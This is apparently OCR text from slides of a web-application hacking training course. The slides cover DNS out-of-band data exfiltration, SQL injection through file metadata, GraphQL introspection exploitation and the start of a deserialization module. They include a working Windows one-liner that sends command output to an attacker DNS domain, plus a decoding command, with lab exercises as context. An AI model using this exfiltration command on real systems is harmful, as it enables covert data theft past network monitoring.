How do we get a breakthrough? or did we just reach our limits?



NotSoSecure part of claranet cyber security

Data Exfiltration over DNS (OOB) - Challenges

The DNS protocol is an excellent covert channel. It is Less monitored in comparison to other Internet protocols (e.g., HTTP, FTP,) for posing a lesser risk. Thus, it has higher chance of bypassing egress filtering

Challenges


- The DNS protocol restricts queries (i.e. outbound messages) to 255 bytes of letters, digits, and hyphens
- DNS protocol is used mostly over the User Datagram Protocol (UDP), there is no guarantee that queries will be replied based on their order of arrival
- Maximum length of Subdomain label is 63 characters

NotSoSecure part of claranet cyber security

Data Exfiltration over DNS (OOB) - Overcoming

Overcoming previous challenges

Generic process for DNS Exfiltration




Data Exfiltration over DNS (OOB)

Sample Command :
https://www.notsosecure.com/oob-exploitation-cheatsheet/

```
cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4
&& powershell $text=Get-Content output.hex;$subdomain=$text.replace('
','');$j=11111;foreach($i in $subdomain){
$final=$j.tostring()+'.'+$i+'.file.oob.dnsattacker.com';$j += 1; nslookup
$final }"
```

```
egrep -o '[0-9]{5}+\.+[0-9a-fA-F]{0,62}'
file.txt|sort -u|cut -d. -f2|xxd -r -p
```



NotSoSecure part of claranet cyber security

Exercise

Data Exfiltration over DNS via SQLi

- Exploit the injection vulnerability to exfiltrate the output of command ipconfig over DNS


  Challenge URL:
  http://topup.webhacklab.com/Account/SecurityQuestion

File Metadata


- Metadata is information about other data.
- Examples of File Metadata for Open Data Format include:
  - Author
  - Title
  - Company Name
  - Manager Version Number Etc.
- some applications parse metadata information and store it in the database.
- Failing to validate metadata can result into an attack.

NotSoSecure part of claranet cyber security


Upload File Flow



Example



Windows OS



Kali: Open Office

NotSoSecure part of claranet cyber security

Demo

SQLi via File Metadata Properties


- Identify and Exploit SQL Injection via File Metadata properties to retrieve current database user and database name.

  Challenge URL:
  http://reimbursement.webhacklab.com/Expense/Add

- **Note:** Semicolon “;” is a string termination character in metadata properties.

Introduction to GraphQL

- GraphQL was created at Facebook and then open sourced
- Now managed by GraphQL Foundation
- It is not a database language
- It is a query language for APIs at runtime
- Provides a complete and understandable description of the data
- Ask for what you need, get exactly that
- Sits between App and Data




NotSoSecure part of claranet cyber security

Rest vs GraphQL

Rest	Graphql
Data intensive per endpoint	Flexible for rapid product iterations on the frontend
Multiple API endpoints needed	Designs can change and won’t affect API
Leads to Over-fetching or Under-fetching	Fine grained
	Low-level performance monitoring
	Easy structuring of requests between client and server


NotSoSecure part of claranet cyber security


GQL Architecture



NotSoSecure part of claranet cyber security

GQL Architecture





NotSoSecure part of claranet cyber security

How it works

Schema
Shape of Data Graph

```
type Training{
    id: ID!
    title: String!
    description: String
    Trainer: String!
    email: String!
}

type query{
    search (param: String): [Training]
}

type mutation{
    addTraining (name: String): [Training]
}

type subscription {
  onCreate (name: String): [Training]
}
```

Queries
Read Data

```
query {
    search(param: "training") {
        Title,
        Trainer
    }
}
```

Mutations
Write Data

```
mutation {
    addTraining(name: "AWH") {
        Id,
        Title,
        Trainer
    }
}
```

Subscriptions
Listen for data

```
subscription {
    onCreate (name:"AWH"){
        Id,
        Title,
        Trainer
    }
}
```

NotSoSecure part of claranet cyber security

GraphQL Introspection

- Introspection allows the user to extract GraphQL Schema
- Provides all queries and mutation available in the environment
- Following is an example of Introspection query:

```
{__schema{types{name}}}
```

NotSoSecure part of claranet cyber security

Exercise

GraphQL Exploitation

- Exploit SQL injection in one of the GraphQL endpoint and retrieve admin credentials.
- Use introspection to extract the PII of the ‘userX@webhacklab.com’
- Using GraphQL mutation, elevate to admin privilege to view expenses of all the users.

Challenge URL:
http://expense.webhacklab.com:3000/viewexpense

Module: Remote Code Execution

- [x] PHP object injection
- [x] Java Deserialization Attack
- [x] .Net Deserialization Attack
- [x] Python Deserialization Attack
- [x] Server-side Template injection
- [x] Exploiting misconfigured code control systems


And relevant case studies

Remote Code Execution

- When an Application performs code execution via user input.
- Code Execution is performed on Base Operating System.
- If App is running with privileges ==> Total System Compromise.

NotSoSecure part of claranet cyber security

Serialization and Deserialization



NotSoSecure part of claranet cyber security

Object Serialization

Converting complex data structures like objects/arrays to strings for byte-by-byte transmission

Supported by: Java, .Net, PHP, Ruby, Python etc.

Typical Use Cases:

- Passing Form objects as is for processing
- Passing objects as URL Query parameters
- Storing objects data in text or in a single database field

NotSoSecure part of claranet cyber security

PHP Object Injection

PHP provides object serialization using ‘serialize’ function. A serialised object can be later unserialized and used.

